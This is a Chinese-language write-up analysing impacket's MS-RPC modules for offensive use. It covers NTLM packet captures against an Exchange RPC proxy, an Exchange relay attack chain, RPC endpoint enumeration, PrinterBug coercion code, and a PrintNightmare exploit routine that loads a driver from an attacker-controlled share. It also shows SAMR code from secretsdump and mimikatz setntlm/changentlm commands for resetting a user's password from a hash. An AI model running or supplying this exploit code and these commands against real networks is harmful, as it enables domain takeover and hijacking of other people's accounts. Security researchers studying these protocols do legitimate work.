Cache-Control: no-cache
Accept: application/rpc
Connection: keep-alive
Content-Length: 1073741824
Authorization: NTLM
TlRMTVNTUAADAAAAGAAYAH4AAAC+AL4AlgAAABYAFgBYAAAABgAGAG4AAAAKAAoAdAA
AABAAEABUAQAANYKJ4gUBKAoAAAAPAAAAAAAAAAAAAAAAAAAAAAEMATwBOAFQATwBTAE
8ALgBDAE8ATQBtAGkAYQBSAFUATABFAFIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAd
WKAhSkbqLAploZE7ON6zQEBAAAAAAAAAL5w6mxg1gGYiVI38Ov8PgAAAAACAA4AQwBP
AE4AVABPAFMATwABAAwARQBYAEMASAAwADEABAAWAEMATwBOAFQATwBTAE8ALgBDAE8
ATQADACQARQBYAEMASAAwADEALgBDAE8ATgBUAE8AUwBPAC4AQwBPAE0ABQAWAEMATw
BOAFQATwBTAE8ALgBDAE8ATQAHAAgARDfsG6dg1gEAAAAAAAAAAKQfvjCMQrIxWyBuT
MzrBE4=

........h.........................].....*.....[].....y._..G"-
B.....P.......@..................L/
(?!..(.........x.
(.........................G.g.......b...Q..]..........+.H`....
.......NTLMSSP.............................(
............P.4.........
.......NTLMSSP.........~..............X.......n...
.
.t.......$...5.....(
....
8Pn.V..R....U.>PC.O.N.T.O.S.O...C.O.M.m.i.a.R.U.L.E.R.............
...........yC%....7.c..............E..l`....
{.Wq^p........C.O.N.T.O.S.O.....E.X.C.H.
0.1.....C.O.N.T.O.S.O...C.O.M...$.E.X.C.H.
0.1...C.O.N.T.O.S.O...C.O.M.....C.O.N.T.O.S.O...C.O.M.......D..`...
.........0.0.............  ....vF.Ab.[..n ..z.B...././>..u#..
...................         .x.e.x.c.h.a.n.g.e.M.D.B./.
1.0.0.8.1.1.3.8.-.f.f.c.f.-.4.b.c.9.-.b.0.9.6.-.8.7.d.3.1.c.f.
6.0.9.5.5.@.c.o.n.t.o.s.o...c.o.m...............E&.B.m.-W*....
```

5 client pkts, 1 server pkt, 2 turns.

```
RPC_OUT_DATA http://exch01.contoso.com/rpc/rpcproxy.dll?10081138-
ffcf-4bc9-b096-87d31cf60955@contoso.com:6001 HTTP/1.1
Host: exch01.contoso.com
User-Agent: MSRPC
Cache-Control: no-cache
Accept: application/rpc
Connection: keep-alive
Authorization: NTLM
TlRMTVNTUAABAAAAt4II4gAAAAAAAAAAAAAAAAAAAAAFASgKAAAADw==
Content-Length: 0

HTTP/1.1 401 Unauthorized
Server: Microsoft-IIS/10.0
request-id: a44f64e6-6057-4026-8115-8c2235d76d21
WWW-Authenticate: NTLM TlRMTVNTUAACAAAADgAOADgAAAA1gonijij41CqN/
kIAAAAAAAAAAI4AjgBGAAAACgBjRQAAAA9DAE8ATgBUAE8AUwBPAAIADgBDAE8ATg
BUAE8AUwBPAAEADABFAFgAQwBIADAAMQAEABYAQwBPAE4AVABPAFMATwAuAEMATwB
NAAMAJABFAFgAQwBIADAAMQAuAEMATwBOAFQATwBTAE8ALgBDAE8ATQAFABYAQwBP
AE4AVABPAFMATwAuAEMATwBNAAcACACddPQbp2DWAQAAAAA=
WWW-Authenticate: Basic realm="exch01.contoso.com"
WWW-Authenticate: Negotiate
Date: Thu, 23 Jul 2020 04:09:49 GMT
Content-Length: 0

RPC_OUT_DATA http://exch01.contoso.com/rpc/rpcproxy.dll?10081138-
ffcf-4bc9-b096-87d31cf60955@contoso.com:6001 HTTP/1.1
Host: exch01.contoso.com
User-Agent: MSRPC
Cache-Control: no-cache
Accept: application/rpc
Connection: keep-alive
Content-Length: 76
Authorization: NTLM
TlRMTVNTUAADAAAAGAAYAH4AAAC+AL4AlgAAABYAFgBYAAAABgAGAG4AAAAKAAoAd
AAAABAAEABUAQAANYKJ4gUBKAoAAAAPAAAAAAAAAAAAAAAAAAAAAAEMATwBOAFQATw
BTAE8ALgBDAE8ATQBtAGkAYQBSAFUATABFAFIAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAARFD20NcDgEeEtDkpsZy9AQEBAAAAAAAAAL5w6mxg1gFRaROW51iyWgAAAAAC
AA4AQwBPAE4AVABPAFMATwABAAwARQBYAEMASAAwADEABAAWAEMATwBOAFQATwBTA
E8ALgBDAE8ATQADACQARQBYAEMASAAwADEALgBDAE8ATgBUAE8AUwBPAC4AQwBPAE
0ABQAWAEMATwBOAFQATwBTAE8ALgBDAE8ATQAHAAgAnXT0G6dg1gEAAAAAAAAAANA
lHaL7/RqqneSrYZgtKOY=

........L.........................].....*.....[]....]q..-
R`...|.............HTTP/1.1 200 Success
Cache-Control: private
Transfer-Encoding: chunked
Content-Type: application/rpc
Server: Microsoft-IIS/10.0
request-id: 1e3f2a2b-ad43-47dc-ad01-c9255be4d18a
X-CalculatedBETarget: exch01.contoso.com
X-AspNet-Version: 4.0.30319
Persistent-Auth: true
Date: Thu, 23 Jul 2020 04:09:54 GMT

1c
............................
2c
........,....................................
118
.....................xF....6001...........].........+.H`....
.......NTLMSSP.........8...5..../..?..t............F...
.cE....C.O.N.T.O.S.O.....C.O.N.T.O.S.O.....E.X.C.H.
```

3 client pkts, 8 server pkts, 3 turns.

端点*/rpc/rpcproxy.dll*实际上不是 Exchange 的一部分。**它是名为RPC Proxy**的服务的一部分。它是 RPC 客户端和 RPC 服务器之间的中间转发服务器。根据规范，每个客户端都必须使用 RPC 代理连接到 ncacn_http 服务，但如果需要，您当然可以模拟 RPC 代理并直接连接到 ncacn_http 端点。RPC IN 和 OUT 通道独立运行，它们可能会通过不同的 RPC 代理，并且 RPC 服务器也可以位于不同的主机上。

/examples/rpcmap.py通过RPC over HTTP v2通过mgmt的ifids解析出uuid，通过uuid探测获取有关哪些端点可通过 RPC over HTTP v2访问

```
  def do(self):
        try:
            # Connecting to MGMT interface
            self.__dce.bind(mgmt.MSRPC_UUID_MGMT)

            # Retrieving interfaces UUIDs from the MGMT interface
            ifids = mgmt.hinq_if_ids(self.__dce)

            # If -brute-uuids is set, bruteforcing UUIDs instead of parsing
ifids
            # We must do it after mgmt.hinq_if_ids to prevent a specified
account from being locked out
            if self.__brute_uuids:
                self.bruteforce_uuids()
                return

            uuidtups = set(
                uuid.bin_to_uuidtup(ifids['if_id_vector']['if_id'][index]
['Data'].getData())
                for index in range(ifids['if_id_vector']['count'])
              )

            # Adding MGMT interface itself
            uuidtups.add(('AFA8BD80-7D8A-11C9-BEF4-08002B102989', '1.0'))

            for tup in sorted(uuidtups):
                self.handle_discovered_tup(tup)
                ........
def handle_discovered_tup(self, tup):
        if tup[0] in epm.KNOWN_PROTOCOLS:
            print("Protocol: %s" % (epm.KNOWN_PROTOCOLS[tup[0]]))
        else:
            print("Procotol: N/A")

        if uuid.uuidtup_to_bin(tup)[: 18] in KNOWN_UUIDS:
            print("Provider: %s" % (KNOWN_UUIDS[uuid.uuidtup_to_bin(tup)[:18]]))
        else:
            print("Provider: N/A")

        print("UUID: %s v%s" % (tup[0], tup[1]))

        if self.__brute_versions:
            self.bruteforce_versions(tup[0])

        if self.__brute_opnums:
            try:
                self.bruteforce_opnums(uuid.uuidtup_to_bin(tup))
            except DCERPCException as e:
                if str(e).find('abstract_syntax_not_supported') >= 0:
                    print("Listening: False")
                else:
                    raise
```

```
        print()
```

因为`/Rpc/*`它也位于 HTTP/HTTPS，所以可以发动中继攻击。一旦我们绕过身份验证并访问路由`/Rpc/RpcProxy.dll`，我们就可以模拟任何用户并通过 RPC-over-HTTP 协议操作他的邮箱：

- 与ex02建立RCP_IN_DATA、RCP_OUT_DATA通道
- 在ex01触发PrinterBug并中继到ex02
- 附加`X-CommonAccessToken`标头获取两个exchange服务器admin权限
- 通过MS-OXCRPC和MS-OXCROPS over MS-RPCH的通信协议格式与 Outlook Anywhere 交互.....

[MS-RPRN]rprn.py

打印系统远程协议支持客户端和服务器之间的同步打印和假脱机操作，包括打印作业 控制和打印系统 管理。[MS-PAR]中指定了此协议的增强替代品。[MS-PAR] 在客户端和服务器之间的 RPC 调用中提供更高级别的身份验证.

这个协议就是微软一直没有修的printerbug所利用的协议，可以说内网的很多relay攻击都是通过他来触发的，而PrintNightmare也是对该协议的恶意利用

我们先来看下模块实现接口的哪些方法

```
OPNUMS = {
    0  : (RpcEnumPrinters, RpcEnumPrintersResponse),枚举可用的打印机、打印服务器、域或打印提供程序。
    1  : (RpcOpenPrinter, RpcOpenPrinterResponse),检索打印机、端口、端口监视器、打印作业或打印服务器的句柄。
    10 : (RpcEnumPrinterDrivers, RpcEnumPrinterDriversResponse),枚举安装在指定打印服务器上的打印机驱动程序。
    12 : (RpcGetPrinterDriverDirectory, RpcGetPrinterDriverDirectoryResponse),检索打印机驱动程序目录的路径。
    29 : (RpcClosePrinter, RpcClosePrinterResponse),关闭打印机对象、服务器对象、作业对象或端口对象的句柄。



    65 : (RpcRemoteFindFirstPrinterChangeNotificationEx, RpcRemoteFindFirstPrinterChangeNotificationExResponse),
    创建一个远程更改通知对象，该对象监视打印机对象的更改，并使用RpcRouterReplyPrinter或RpcRouterReplyPrinterEx将更改通知发送到打印客户端。
    1.创建并初始化一个通知对象，用于捕获用户请求的通知设置。
    2.创建并初始化一个返回客户端的通知通道，服务器必须通过该通道传递更改通知。这必须通过在由 pszLocalMachine 指向的名称指定的客户端上调用 RpcReplyOpenPrinter 来完成。
    3.将通知对象与hPrinter的上下文相关联。
    4.执行完上述步骤后，服务器应该将客户端添加到打印机对象或服务器对象的通知客户端列表中，并且当对象发生变化时，它应该使用 RpcRouterReplyPrinter 或 RpcRouterReplyPrinterEx 通知客户端。
    5.通知方法的选择不取决于是否使用RpcRemoteFindFirstPrinterChangeNotification 或 RpcRemoteFindFirstPrinterChangeNotificationEx 请求了通知。取决于通知是否可以单独在RpcRouterReplyPrinter的fdwFlags参数中表达，或者是否需要使用RpcRouterReplyPrinterEx的附加参数来提供额外的信息。
    6.返回操作的状态。
```

```
    69 : (RpcOpenPrinterEx, RpcOpenPrinterExResponse),检索打印机、端口、端口监视器、打印作业或打印服务器的句柄。
    89 : (RpcAddPrinterDriverEx, RpcAddPrinterDriverExResponse),
}在打印服务器上安装打印机驱动程序。此方法执行类似于 RpcAddPrinterDriver的功能，还用于指定允许打印机驱动程序升级、 打印机驱动程序降级、仅复制较新文件以及复制所有文件的选项，而不管它们的文件时间戳。
```

printerbug和PrintNightmare

在printerbug中我们可以看到lookup方法通过 RpcRemoteFindFirstPrinterChangeNotificationEx触发受害者主机向攻击者连接

```
    def lookup(self, rpctransport, host):
        dce = rpctransport.get_dce_rpc()
        dce.connect()
        dce.bind(rprn.MSRPC_UUID_RPRN)
        logging.info('Bind OK')
        try:
            resp = rprn.hRpcOpenPrinter(dce, '\\\\%s\x00' % host)
        except Exception, e:
            if str(e).find('Broken pipe') >= 0:
                # The connection timed-out. Let's try to bring it back next
round
                logging.error('Connection failed - skipping host!')
                return
            elif str(e).upper().find('ACCESS_DENIED'):
                # We're not admin, bye
                logging.error('Access denied - RPC call was denied')
                dce.disconnect()
                return
            else:
                raise
        logging.info('Got handle')

        request = rprn.RpcRemoteFindFirstPrinterChangeNotificationEx()
        request['hPrinter'] =  resp['pHandle']
        request['fdwFlags'] =  rprn.PRINTER_CHANGE_ADD_JOB
        request['pszLocalMachine'] =  '\\\\%s\x00' % self.__attackerhost
        request['pOptions'] =  NULL
        try:
            resp = dce.request(request)
        except Exception as e:
            print(e)
        logging.info('Triggered RPC backconnect, this may or may not have
worked')

        dce.disconnect()

        return None
```

Print Spooler是Windows系统中用于管理打印相关事务的服务，在Windows系统中用于后台执行打印作业并处理与打印机的交互，管理所有本地和网络打印队列及控制所有打印工作。该服务对应的进程spoolsv.exe 以SYSTEM权限执行，其设计中存在的一个严重缺陷，由于 SeLoadDriverPrivilege 中鉴权存在代码缺陷，参数可以被攻击者控制，普通用户可以通过 RPC 触发 RpcAddPrinterDrive 绕过安全检查并写入恶意驱动程序。如果一个域中存在此漏洞，域中普通用户即可通过连接域控 Spooler 服务，向域控中添加恶意驱动，从而控制整个域环境。

```
def main(dce, pDriverPath, share, handle=NULL):
    #build DRIVER_CONTAINER package
    container_info = rprn.DRIVER_CONTAINER()
    container_info['Level'] = 2
    container_info['DriverInfo']['tag'] = 2
    container_info['DriverInfo']['Level2']['cVersion']     = 3
    container_info['DriverInfo']['Level2']['pName']        = "1234\x00"
    container_info['DriverInfo']['Level2']['pEnvironment'] = "Windows x64\x00"
    container_info['DriverInfo']['Level2']['pDriverPath']  = pDriverPath +
'\x00'
    container_info['DriverInfo']['Level2']['pDataFile']    = "
{0}\x00".format(share)
    container_info['DriverInfo']['Level2']['pConfigFile']  =
"C:\\Windows\\System32\\winhttp.dll\x00"

    flags = rprn.APD_COPY_ALL_FILES | 0x10 | 0x8000
    filename = share.split("\\")[-1]

    resp = rprn.hRpcAddPrinterDriverEx(dce, pName=handle,
pDriverContainer=container_info, dwFileCopyFlags=flags)
    print("[*] Stage0: {0}".format(resp['ErrorCode']))

    container_info['DriverInfo']['Level2']['pConfigFile']  =
"C:\\Windows\\System32\\kernelbase.dll\x00"
    for i in range(1, 30):
        try:
            container_info['DriverInfo']['Level2']['pConfigFile'] =
"C:\\Windows\\System32\\spool\\drivers\\x64\\3\\old\\{0}\\{1}\x00".format(i,
filename)
            resp = rprn.hRpcAddPrinterDriverEx(dce, pName=handle,
pDriverContainer=container_info, dwFileCopyFlags=flags)
            print("[*] Stage{0}: {1}".format(i, resp['ErrorCode']))
            if (resp['ErrorCode'] == 0):
                print("[+] Exploit Completed")
                sys.exit()
        except Exception as e:
            #print(e)
            pass
```

[MS-RRP]rrp.py

Windows 远程注册表协议是一种基于远程过程调用 (RPC)的客户端/服务器协议，用于远程管理分层**数据存储**，例如Windows 注册表。在reg.py中得到利用：msrpc接口远程注册表操作工具。其想法是提供与reg.exe Windows实用程序类似的功能。

模块实现了如下方法

```
OPNUMS = {
```
0 : (OpenClassesRoot, OpenClassesRootResponse),由客户端调用。作为响应，服务器打开 HKEY_CLASSES_ROOT 预定义键。

1 : (OpenCurrentUser, OpenCurrentUserResponse),由客户端调用。作为响应，服务器打开 HKEY_CURRENT_USER 键的句柄。服务器必须确定 HKEY_USERS 的哪个子键是映射到 HKEY_CURRENT_USER 的正确键

2 : (OpenLocalMachine, OpenLocalMachineResponse),由客户端调用。作为响应，服务器打开 HKEY_LOCAL_MACHINE预定义密钥的句柄

3 : (OpenPerformanceData, OpenPerformanceDataResponse),由客户端调用。作为响应，服务器打开HKEY_PERFORMANCE_DATA 预定义键的句柄。HKEY_PERFORMANCE_DATA 预定义键用于仅使用 BaseRegQueryInfoKey、 BaseRegQueryValue、BaseRegEnumValue和BaseRegCloseKey 方法从注册表服务器检索性能信息

4 : (OpenUsers, OpenUsersResponse),由客户端调用。作为响应，服务器打开HKEY_USERS预定义密钥的句柄

5 : (BaseRegCloseKey, BaseRegCloseKeyResponse),由客户端调用。作为响应，服务器销毁（关闭）指定注册表项的句柄

6 : (BaseRegCreateKey, BaseRegCreateKeyResponse),由客户端调用。作为响应，服务器创建指定的注册表项并返回新创建的注册表项的句柄。如果密钥已存在于注册表中，则打开并返回现有密钥的句柄。

7 : (BaseRegDeleteKey, BaseRegDeleteKeyResponse),由客户端调用。作为响应，服务器删除指定的子项

8 : (BaseRegDeleteValue, BaseRegDeleteValueResponse),由客户端调用。作为响应，服务器从指定的注册表项中删除命名值

9 : (BaseRegEnumKey, BaseRegEnumKeyResponse),枚举子项。作为响应，服务器返回请求的子项

10 : (BaseRegEnumValue, BaseRegEnumValueResponse),由客户端调用。作为响应，服务器枚举指定注册表项的指定索引处的值

11 : (BaseRegFlushKey, BaseRegFlushKeyResponse),由客户端调用。作为响应，服务器将hKey参数指示的所有子键和键值写入注册表数据的后备存储

12 : (BaseRegGetKeySecurity, BaseRegGetKeySecurityResponse),由客户端调用。作为响应，服务器返回保护指定的打开注册表项的安全描述符的副本

13 : (BaseRegLoadKey, BaseRegLoadKeyResponse),由客户端调用。作为响应，服务器从文件中加载键、子键和值数据，并将数据插入到注册表层次结构中。

15 : (BaseRegOpenKey, BaseRegOpenKeyResponse),由客户端调用。作为响应，服务器打开指定的密钥进行访问并返回一个句柄

16 : (BaseRegQueryInfoKey, BaseRegQueryInfoKeyResponse),由客户端调用。作为响应，服务器返回指定密钥 handle对应的密钥的相关信息

17 : (BaseRegQueryValue, BaseRegQueryValueResponse),由客户端调用。作为响应，服务器返回与指定注册表打开键的命名值关联的数据。如果未指定值名称，则服务器返回与指定注册表 打开键的默认值关联的数据。

18 : (BaseRegReplaceKey, BaseRegReplaceKeyResponse),由客户端调用。作为响应，服务器必须从指定的文件中读取注册表信息，并用文件的内容替换指定的键。当系统再次启动时，键和子键的值与指定文件中的值相同。

19 : (BaseRegRestoreKey, BaseRegRestoreKeyResponse),服务器读取指定文件中的注册表信息并将其复制到指定的键上。注册表信息采用键和多级子键的形式。

20 : (BaseRegSaveKey, BaseRegSaveKeyResponse),服务器将指定的键、子键和值保存 到一个新文件中

21 : (BaseRegSetKeySecurity, BaseRegSetKeySecurityResponse),服务器设置保护指定的开放注册表项的安全描述符

22 : (BaseRegSetValue, BaseRegSetValueResponse),服务器为注册表项的指定值设置数据

23 : (BaseRegUnLoadKey, BaseRegUnLoadKeyResponse),服务器删除以注册表层次结构项部为根的指定的键、子键和值的离散体。

BaseRegUnLoadKey 方法设计用于备份和恢复方案，其中客户端首先使用BaseRegLoadKey方法 从磁盘上的文件加载注册表配置单元 。然后，在从加载的配置单元中读取或写入关键数据后，客户端使用 BaseRegUnLoadKey 方法卸载配置单元。例如，备份应用程序可以使用 BaseRegLoadKey 方法从磁盘上的文件加载另一个用户配置单元（另一个用户的 HKEY_CURRENT_USER）。然后，在读取键和值数据后，它将使用 BaseRegUnLoadKey 方法卸载配置单元。
26 : (BaseRegGetVersion, BaseRegGetVersionResponse),服务器返回远程注册 服务器的版本。客户端和服务器使用 BaseRegGetVersion 方法来确定远程注册表服务器是否同时支持 32 位和 64 位密钥命名空间。
27 : (OpenCurrentConfig, OpenCurrentConfigResponse),服务器尝试打开 HKEY_CURRENT_CONFIG 预定义键的句柄
29 : (BaseRegQueryMultipleValues, BaseRegQueryMultipleValuesResponse),服务器返回与指定注册表项关联的客户端指定值名称列表的类型和数据。
31 : (BaseRegSaveKeyEx, BaseRegSaveKeyExResponse),服务器将指定的键、子键和值保存到一个新文件中。BaseRegSaveKeyEx 方法接受确定保存的键或值的格式的标志。
32 : (OpenPerformanceText, OpenPerformanceTextResponse),服务器打开 HKEY_PERFORMANCE_TEXT 预定义键的句柄。HKEY_PERFORMANCE_TEXT预定义键用于仅使用 BaseRegQueryInfoKey、 BaseRegQueryValue、BaseRegEnumValue和BaseRegCloseKey 方法从注册表服务器检索性能信息。
33 : (OpenPerformanceNlsText, OpenPerformanceNlsTextResponse),服务器打开 HKEY_PERFORMANCE_NLSTEXT 预定义键的句柄。HKEY_PERFORMANCE_NLSTEXT 预定义键用于仅使用 BaseRegQueryInfoKey、 BaseRegQueryValue、BaseRegEnumValue和BaseRegCloseKey 方法从注册表服务器检索性能信息。
34 : (BaseRegQueryMultipleValues2, BaseRegQueryMultipleValues2Response),服务器返回与指定注册表项关联的客户端指定值名称列表的类型和数据。
35 : (BaseRegDeleteKeyEx, BaseRegDeleteKeyExResponse),服务器删除指定的注册表项
}

在/examples/reg.py中通过调用rrp模块中的方法实现了对注册表的远程增删改查

```
eg./examples/reg.py
def query(self, dce, keyName):
        # Let's strip the root key
        try:
            rootKey = keyName.split('\\')[0]
            subKey = '\\'.join(keyName.split('\\')[1:])
        except Exception:
            raise Exception('Error parsing keyName %s' % keyName)

        if rootKey.upper() == 'HKLM':
            ans = rrp.hOpenLocalMachine(dce)
        elif rootKey.upper() == 'HKU':
            ans = rrp.hOpenCurrentUser(dce)
        elif rootKey.upper() == 'HKCR':
            ans = rrp.hOpenClassesRoot(dce)
        else:
            raise Exception('Invalid root key %s ' % rootKey)

        hRootKey = ans['phKey']

        ans2 = rrp.hBaseRegOpenKey(dce, hRootKey, subKey,
                                   samDesired=rrp.MAXIMUM_ALLOWED |
rrp.KEY_ENUMERATE_SUB_KEYS | rrp.KEY_QUERY_VALUE)

        if self.__options.v:
            print keyName
```

```
            value = rrp.hBaseRegQueryValue(dce, ans2['phkResult'],
self.__options.v)
            print '\t' + self.__options.v + '\t' +
self.__regValues.get(value[0], 'KEY_NOT_FOUND') + '\t', str(value[1])
        elif self.__options.ve:
            print keyName
            value = rrp.hBaseRegQueryValue(dce, ans2['phkResult'], '')
            print '\t' + '(Default)' + '\t' + self.__regValues.get(value[0],
'KEY_NOT_FOUND') + '\t', str(value[1])
        elif self.__options.s:
            self.__print_all_subkeys_and_entries(dce, subKey + '\\',
ans2['phkResult'], 0)
        else:
            print keyName
            self.__print_key_values(dce, ans2['phkResult'])
            i = 0
            while True:
                try:
                    key = rrp.hBaseRegEnumKey(dce, ans2['phkResult'], i)
                    print keyName + '\\' + key['lpNameOut'][:-1]
                    i += 1
                except Exception:
                    break
                    # ans5 = rrp.hBaseRegGetVersion(rpc, ans2['phkResult'])
                    # ans3 = rrp.hBaseRegEnumKey(rpc, ans2['phkResult'], 0)
```

[MS-SAMR]samr.py

安全帐户管理器 (SAM) 远程协议（客户端到服务器）为包含用户和组的帐户存储或目录提供管理功能

简单来说就是提供了用rpc远程管理服务器账号及密码的功能

首先我们来看下impacket实现了接口的哪些方法

```
OPNUMS = {
 0 : (SamrConnect, SamrConnectResponse),返回服务器对象的句柄
 1 : (SamrCloseHandle, SamrCloseHandleResponse),关闭（即释放所使用的服务器端资源）从此
RPC 接口获得的任何上下文句柄
 2 : (SamrSetSecurityObject, SamrSetSecurityObjectResponse),设置对服务器、域、用户、
组或别名对象的访问控制
 3 : (SamrQuerySecurityObject, SamrQuerySecurityObjectResponse),查询服务器、域、用
户、组或别名对象的访问控制
 5 : (SamrLookupDomainInSamServer, SamrLookupDomainInSamServerResponse),在给定对象
名称的情况 下获取域对象的SID
 6 : (SamrEnumerateDomainsInSamServer, SamrEnumerateDomainsInSamServerResponse),
获取由该协议的服务器端托管的所有域的列表
 7 : (SamrOpenDomain, SamrOpenDomainResponse),在给定SID的情况下获取域对象的句柄
 8 : (SamrQueryInformationDomain, SamrQueryInformationDomainResponse),从域对象获取
属性
 9 : (SamrSetInformationDomain, SamrSetInformationDomainResponse),更新域对象的属性
10 : (SamrCreateGroupInDomain, SamrCreateGroupInDomainResponse),在域中创建一个组对象
11 : (SamrEnumerateGroupsInDomain, SamrEnumerateGroupsInDomainResponse),枚举所有组
12 : (SamrCreateUserInDomain, SamrCreateUserInDomainResponse),创建一个用户
13 : (SamrEnumerateUsersInDomain, SamrEnumerateUsersInDomainResponse),枚举所有用户
14 : (SamrCreateAliasInDomain, SamrCreateAliasInDomainResponse),创建别名
```

15 : (SamrEnumerateAliasesInDomain, SamrEnumerateAliasesInDomainResponse),枚举所有别名
16 : (SamrGetAliasMembership, SamrGetAliasMembershipResponse),获取给定SID集所属的所有别名的联合
17 : (SamrLookupNamesInDomain, SamrLookupNamesInDomainResponse),将一组帐户名转换为一组RID
18 : (SamrLookupIdsInDomain, SamrLookupIdsInDomainResponse),将一组RID 转换为帐户名
19 : (SamrOpenGroup, SamrOpenGroupResponse),给定RID的情况下获取组的句柄
20 : (SamrQueryInformationGroup, SamrQueryInformationGroupResponse),从组对象中获取属性
21 : (SamrSetInformationGroup, SamrSetInformationGroupResponse),更新组对象的属性
22 : (SamrAddMemberToGroup, SamrAddMemberToGroupResponse),将成员添加到组中
23 : (SamrDeleteGroup, SamrDeleteGroupResponse),删除一个组对象
24 : (SamrRemoveMemberFromGroup, SamrRemoveMemberFromGroupResponse),从组中移除成员
25 : (SamrGetMembersInGroup, SamrGetMembersInGroupResponse),读取组的成员
26 : (SamrSetMemberAttributesOfGroup, SamrSetMemberAttributesOfGroupResponse),设置成员关系的属性
27 : (SamrOpenAlias, SamrOpenAliasResponse),给定RID的情况下获取别名的句柄
28 : (SamrQueryInformationAlias, SamrQueryInformationAliasResponse),从别名对象获取属性
29 : (SamrSetInformationAlias, SamrSetInformationAliasResponse),更新别名对象的属性
30 : (SamrDeleteAlias, SamrDeleteAliasResponse),删除别名对象
31 : (SamrAddMemberToAlias, SamrAddMemberToAliasResponse),将成员添加到别名
32 : (SamrRemoveMemberFromAlias, SamrRemoveMemberFromAliasResponse),从别名中删除成员
33 : (SamrGetMembersInAlias, SamrGetMembersInAliasResponse),获取别名的成员资格列表
34 : (SamrOpenUser, SamrOpenUserResponse),给定RID的情况下获取用户句柄
35 : (SamrDeleteUser, SamrDeleteUserResponse),删除用户对象
36 : (SamrQueryInformationUser, SamrQueryInformationUserResponse),从用户对象获取属性
37 : (SamrSetInformationUser, SamrSetInformationUserResponse),更新用户对象的属性
38 : (SamrChangePasswordUser, SamrChangePasswordUserResponse),更改用户对象的密码
39 : (SamrGetGroupsForUser, SamrGetGroupsForUserResponse),获取用户所属组的列表
40 : (SamrQueryDisplayInformation, SamrQueryDisplayInformationResponse),从指定索引开始，按名称升序获取帐户列表
41 : (SamrGetDisplayEnumerationIndex, SamrGetDisplayEnumerationIndexResponse),获取按帐户名升序排序的帐户列表的索引
44 : (SamrGetUserDomainPasswordInformation, SamrGetUserDomainPasswordInformationResponse),获取密码策略信息（不需要域句柄）
45 : (SamrRemoveMemberFromForeignDomain, SamrRemoveMemberFromForeignDomainResponse),从所有别名中删除一个成员
46 : (SamrQueryInformationDomain2, SamrQueryInformationDomain2Response),从域对象获取属性
47 : (SamrQueryInformationUser2, SamrQueryInformationUser2Response),从用户对象获取属性
48 : (SamrQueryDisplayInformation2, SamrQueryDisplayInformation2Response),从指定索引开始，按名称升序获取帐户列表
49 : (SamrGetDisplayEnumerationIndex2, SamrGetDisplayEnumerationIndex2Response),获取按帐户名升序排序的帐户列表的索引，这样索引就是帐户名与客户端提供的字符串最匹配的帐户列表中的位置。
50 : (SamrCreateUser2InDomain, SamrCreateUser2InDomainResponse),创建一个用户
51 : (SamrQueryDisplayInformation3, SamrQueryDisplayInformation3Response),从指定索引开始按名称升序获取帐户列表
52 : (SamrAddMultipleMembersToAlias, SamrAddMultipleMembersToAliasResponse),将多个成员添加到别名

```
53 : (SamrRemoveMultipleMembersFromAlias,
SamrRemoveMultipleMembersFromAliasResponse),从别名中删除多个成员
54 : (SamrOemChangePasswordUser2, SamrOemChangePasswordUser2Response),更改用户的密
码
55 : (SamrUnicodeChangePasswordUser2, SamrUnicodeChangePasswordUser2Response),更
改用户帐户的密码
56 : (SamrGetDomainPasswordInformation,
SamrGetDomainPasswordInformationResponse),获取选择的密码策略信息（无需向服务器进行身份验
证）
57 : (SamrConnect2, SamrConnect2Response),返回服务器对象的句柄
58 : (SamrSetInformationUser2, SamrSetInformationUser2Response),更新用户对象的属性
62 : (SamrConnect4, SamrConnect4Response),获取服务器对象的句柄
64 : (SamrConnect5, SamrConnect5Response),获取服务器对象的句柄
65 : (SamrRidToSid, SamrRidToSidResponse),在给定RID的情况 下获取帐户的SID
66 : (SamrSetDSRMPassword, SamrSetDSRMPasswordResponse),设置本地恢复密码。
67 : (SamrValidatePassword, SamrValidatePasswordResponse),根据本地存储的策略验证应用
程序密码
}
```

这个接口可涉及太多对用户的操作了，简单举个例子，在examples/secretsdump.py中通过hSamrConnect连接samr接口在内置域中搜索Administrators的RID，通过RID获取administrator句柄，之后通过hSamrEnumerateUsersInDomain方法获取domainuser列表

```
 eg.examples/secretsdump.py

    def connectSamr(self, domain):
        rpc = transport.DCERPCTransportFactory(self.__stringBindingSamr)
        rpc.set_smb_connection(self.__smbConnection)
        self.__samr = rpc.get_dce_rpc()
        self.__samr.connect()
        self.__samr.bind(samr.MSRPC_UUID_SAMR)
        resp = samr.hSamrConnect(self.__samr)
        serverHandle = resp['ServerHandle']

        resp = samr.hSamrLookupDomainInSamServer(self.__samr, serverHandle,
domain)
        self.__domainSid = resp['DomainId'].formatCanonical()

        resp = samr.hSamrOpenDomain(self.__samr, serverHandle=serverHandle,
domainId=resp['DomainId'])
        self.__domainHandle = resp['DomainHandle']
        self.__domainName = domain


 def getDomainUsers(self, enumerationContext=0):
        if self.__samr is None:
            self.connectSamr(self.getMachineNameAndDomain()[1])

        try:
            resp = samr.hSamrEnumerateUsersInDomain(self.__samr,
self.__domainHandle,

 userAccountControl=samr.USER_NORMAL_ACCOUNT | \

samr.USER_WORKSTATION_TRUST_ACCOUNT | \
```

```
samr.USER_SERVER_TRUST_ACCOUNT |\

samr.USER_INTERDOMAIN_TRUST_ACCOUNT,

 enumerationContext=enumerationContext)
        except DCERPCException as e:
            if str(e).find('STATUS_MORE_ENTRIES') < 0:
                raise
            resp = e.get_packet()
        return resp
```

在拥有用户hash而没有明文时，可以通过SetNTLM将用户密码重置，登录目标系统后，再将原密码还原或ChangeNTLM修改用户密码，登录目标系统后，再将原密码还原。

ChangeNTLM是调用SamrChangePasswordUser这一API来修改用户密码,需要对目标用户有`Change Password`权限，但该权限一般是`Everyone`拥有的，所以基本上拿到目标用户的hash/密码后都可以进行密码更改

而SetNTLM是通过SamrSetInformationUser来重置用户密码，当前身份对要修改的用户有`Reset Password`权限

但是由于ChangeNTLM受组策略密码安全设置的影响较大，所以在实战中我们一般利用SetNTLM。

```
SetNTLM
lsadump::setntlm /server:<DC's_IP_or_FQDN> /user:<username> /password:
<new_password>
修改密码
lsadump::setntlm /server:<DC's_IP_or_FQDN> /user:<username> /ntlm:
<Original_Hash>
还原密码
```

```
ChangeNTLM
lsadump::changentlm /server:<DC's_IP_or_FQDN> /user:<username> /old:
<current_hash> /newpassword:<newpassword>
修改密码
lsadump::changentlm /server:<DC's_IP_or_FQDN> /user:<username> /oldpassword:
<current_password_plain_text> /new:<original_hash>
还原密码
```

